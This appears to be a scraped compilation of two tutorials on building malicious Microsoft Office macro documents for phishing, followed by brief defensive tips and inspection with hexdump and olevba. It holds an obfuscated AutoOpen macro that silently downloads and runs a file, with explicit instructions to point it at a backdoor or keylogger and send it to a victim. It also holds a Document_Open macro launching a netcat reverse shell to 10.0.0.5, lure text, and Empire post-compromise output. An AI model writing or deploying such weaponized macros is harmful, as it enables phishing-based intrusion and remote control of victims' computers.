
Sub AutoOpen()Dim cc As Stringcc = "pow"cc = cc + "ers"cc = cc + "hell "cc = cc + "-NoP -NonI -W Hidden """cc = cc + "('url')"cc = cc + "|foreach{$fileName=$env:temp+'\'+(Split-Path -Path $_ -Leaf);"cc = cc + "(new-object System.Net.WebClient).DownloadFile($_,$fileName);"cc = cc + "Invoke-Item $fileName;}"cc = cc + """"VBA.CreateObject("WScript.Shell").Run cc, 0End Sub

For this example, we will use the code listed above. Substitute the *"url"* option with a direct link to an executable backdoor file or any malicious code like keyloggers.


Open up an office product, navigate to the *"View"* tab, select the *"Macros"* icon, and click on *the "View Macros"* option.




In the *"Macros"* window name, the macro as *"AutoOpen"* then select the *"New Microsoft Word Document.docx (document)"* option from the drop-down menu, and click on *"Create"* to make a macro.




In the *"NewMacros (Code)"* page, delete all content and type the PowerShell code written above.







Specify a direct link to an executable backdoor or keylogger and save it as a *"Word 97–2003 Document (*.doc)"* file.



Now our macro Office file is ready to be executed.



After this point, we need to send this file to our victim and ask to run it. When the victim opens the malicious file and clicks on the *"Enable Content"* button, the attacker will receive a remote connection to the target computer.



As it's shown in the screenshot, we have a new active agent with the ID *"2NEMR638"* that we can interact with and exploit further.

```
(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 10.10.10.5
[*] New agent 2NEMR638 checked in
[+] Initial agent 2NEMR638 from 10.10.10.5 now active (Slack)
[*] Sending agent (stage 2) to 2NEMR638 at 10.10.10.5

(Empire: agents) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name     Username              Process      PID    Delay    Last Seen
 ----     -- -----------     ------------     --------              -------      ---    -----    ---------
 X7L4531W ps 10.10.10.5      MSEDGEWIN10      MSEDGEWIN10\IEUser    powershell   5232   5/0.0    2019-03-19 10:36:36
 2NEMR638 ps 10.10.10.5      MSEDGEWIN10      MSEDGEWIN10\IEUser    powershell   3868   5/0.0    2019-03-21 13:57:32

(Empire: agents) > interact 2NEMR638
(Empire: 2NEMR638) >
```

```
(Empire: agents) > interact 2NEMR638
(Empire: 2NEMR638) > pwd
[*] Tasked 2NEMR638 to run TASK_SHELL
[*] Agent 2NEMR638 tasked with task ID 1
(Empire: 2NEMR638) > [*] Agent 2NEMR638 returned results.
Path
----
C:\Users\IEUser\Desktop
[*] Valid results returned by 10.10.10.5
```

Fortunately, macro malware is less difficult to detect than spear-phishing or ransomware. The malware would not be able to infect the system if the macros in a Microsoft Office file are not run. The most difficult aspect of avoiding macro malware infections is correctly detecting phishing emails. Be careful of, and don't put your faith in:

- Unknown senders' emails
- Invoices or "confidential material" for unexplained transactions in emails
- Until allowing macros, documents that include a "preview" or a "blur projection"
- Documents of suspicious macro processes

Reducing the amount of contact between malware and a system is the best way to remove the possibility of macro malware. It is not mandatory to purchase applications explicitly designed to prevent macro malware attacks. Instead, there are many approaches that make use of software that is already installed on most devices. To improve your defenses against macro malware attacks, combine the following techniques:

1. Make use of a spam/junk mail filter.
2. Install powerful antivirus software.
3. Don't open any attachments from senders you don't recognize.
4. If you receive suspicious emails from people you recognize, don't open any attachments.
5. Before running a macro, double-check what processes it regulates.

Many people are aware of macro malware, but they do not know how to recognize it. Educate your coworkers on how to spot potential threats so they don't become a victim. A higher degree of understanding would aid in the reduction of macro malware attacks. Even, if you get a phishing file, don't open it!

https://medium.com/purple-team/phishing-with-a-malicious-macro-file-db2db9605015

his technique will build a primitive word document that will auto execute the VBA Macros code once the Macros protection is disabled.

Weaponization

1. 1.

   Create new word document (CTRL+N)

2. 2.

   Hit ALT+F11 to go into Macro editor

3. 3.

   Double click into the "This document" and CTRL+C/V the below:

macro

1

Private Sub Document_Open()

2

MsgBox "game over", vbOKOnly, "game over"

3

a = Shell("C:\tools\shell.cmd", vbHide)

4

End Sub

Copied!


C:\tools\shell.cmd

1


C:\tools\nc.exe 10.0.0.5 443 -e C:\Windows\System32\cmd.exe

Copied!


This is how it should look roughly in:



ALT+F11 to switch back to the document editing mode and add a flair of social engineering like so:



Save the file as a macro enabled document, for example a Doc3.dotm:



Doc3.dotm


30KB

Binary


Dot3.dotm - Word Document with Embedded VBA Macros

Execution

Victim launching the Doc3.dotm:




...and enabling the content - which results in attacker receiving a reverse shell:



Observations

The below graphic represents the process ancestry after the victim had clicked the "Enable Content" button in our malicious Doc3.dotm document:



Inspection

If you received a suspicious Office document and do not have any malware analysis tools, hopefully at least you have access to a WinZip or 7Zip and Strings utility or any type of Hex Editor to hand.

Since Office files are essentially ZIP archives (PK magic bytes):

1


root@remnux:/home/remnux# hexdump -C Doc3.dotm | head -n1

2

00000000 50 4b 03 04 14 00 06 00 08 00 00 00 21 00 cc 3c |PK.....!..<|

Copied!

...the file Dot3.dotm can be renamed to **Doc3.zip** and simply unzipped like a regular ZIP archive. Doing so deflates the archive and reveals the files that make up the malicious office document. One of the files is the `document.xml` which is where the main document body text goes and `vbaProject.bin` containing the evil macros themselves:



Looking inside the `document.xml`, we can see the body copy we inputted at the very begging of this page in the Weaponization section:

```
markEnd w:id="0"/></w:p><w:p w:rsidR="00551B0C" w:rsidRPr="00551B0C" w:rsidRDefa
ult="00551B0C"><w:pPr><w:rPr><w:sz w:val="28"/></w:rPr></w:pPr><w:r><w:rPr><w:sz
 w:val="28"/></w:rPr><w:t>Please click the “Enable button” at the top to</w:t></
w:r><w:r w:rsidRPr="00551B0C"><w:rPr><w:sz w:val="28"/></w:rPr><w:t xml:space="p
reserve"> </w:t></w:r><w:r w:rsidR="00AD3D2A"><w:rPr><w:sz w:val="28"/></w:rPr><
w:t>load the missing library:</w:t></w:r><w:r><w:rPr><w:sz w:val="28"/></w:rPr><
w:br/></w:r><w:r><w:rPr><w:noProof/></w:rPr><w:drawing><wp:inline distT="0" dist
B="0" distL="0" distR="0" wp14:anchorId="5C89632D" wp14:editId="7AE334FE"><wp:ex
```

Additionally, if you have the strings or a hex dumping utility, you can pass the `vbaProject.bin` through it. This can sometimes give you as defender enough to determine if the document is suspicious/malicious.

Running `hexdump -C vbaProject.bin` reveals some fragmented keywords that should immediately raise your suspicion - **Shell, Hide, Sub_Open** and something that looks like a file path:

```
00000cf0  44 03 32 50 80 18 80 1c  20 53 08 75 62 20 85 91  |D.2P.... S.ub ..|
00000d00  5f 4f 70 65 00 6e 28 29  0d 0a 0d 0a 20 00 20 4d  |_Ope.n().... . M|
00000d10  73 67 42 6f 78 20 04 22  67 01 a6 6f 76 65 72 22  |sgBox ."g..over"|
00000d20  00 2c 20 76 62 4f 4b 4f  6e 58 6c 79 2c 09 0b 01  |., vbOKOnXly,...|
00000d30  16 61 00 5e 53 00 68 65  6c 6c 28 22 43 3a 00 5c  |.a.^S.hell("C:.\|
00000d40  74 6f 6f 6c 73 5c 73 21  81 07 2e 63 6d 64 02 1c  |tools\s!...cmd..|
00000d50  48 69 c4 64 65 82 2c 45  6e 64 01 3a 01 32 00 00  |Hi.de.,End.:.2..|
00000d60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

If you have a malware analysis linux distro Remnux, you can easily inspect the VBA macros code contained in the document by issuing the command `olevba.py filename.dotm`. As seen below, the command nicely decodes the `vbaProject.bin` and reveals the actual code as well as provides some interpretation of the commands found in the script:

```
root@remnux:/home/remnux# olevba.py macro4.dotm
olevba 0.51a - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OpX:MASIH--- macro4.dotm
===============================================================================
=
FILE: macro4.dotm
Type: OpenXML
-------------------------------------------------------------------------------
-
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()

  MsgBox "game over", vbOKOnly, "game over"
  a = Shell("C:\tools\shell.cmd", vbHide)

End Sub

+------------+---------------+-----------------------------------------+
| Type       | Keyword       | Description                             |
+------------+---------------+-----------------------------------------+
| AutoExec   | Document_Open | Runs when the Word or Publisher         |
|            |               | document is opened                      |
| Suspicious | Shell         | May run an executable file or a system  |
|            |               | command                                 |
| Suspicious | vbHide        | May run an executable file or a system  |
|            |               | command                                 |
| Suspicious | Hex Strings   | Hex-encoded strings were detected, may  |
|            |               | be used to obfuscate strings (option    |
|            |               | --decode to see all)                    |
| IOC        | shell.cmd     | Executable file name                    |
+------------+---------------+-----------------------------------------+
```

https://www.ired.team/offensive-security/initial-access/phishing-with-ms-office/t1137-office-vba-macros

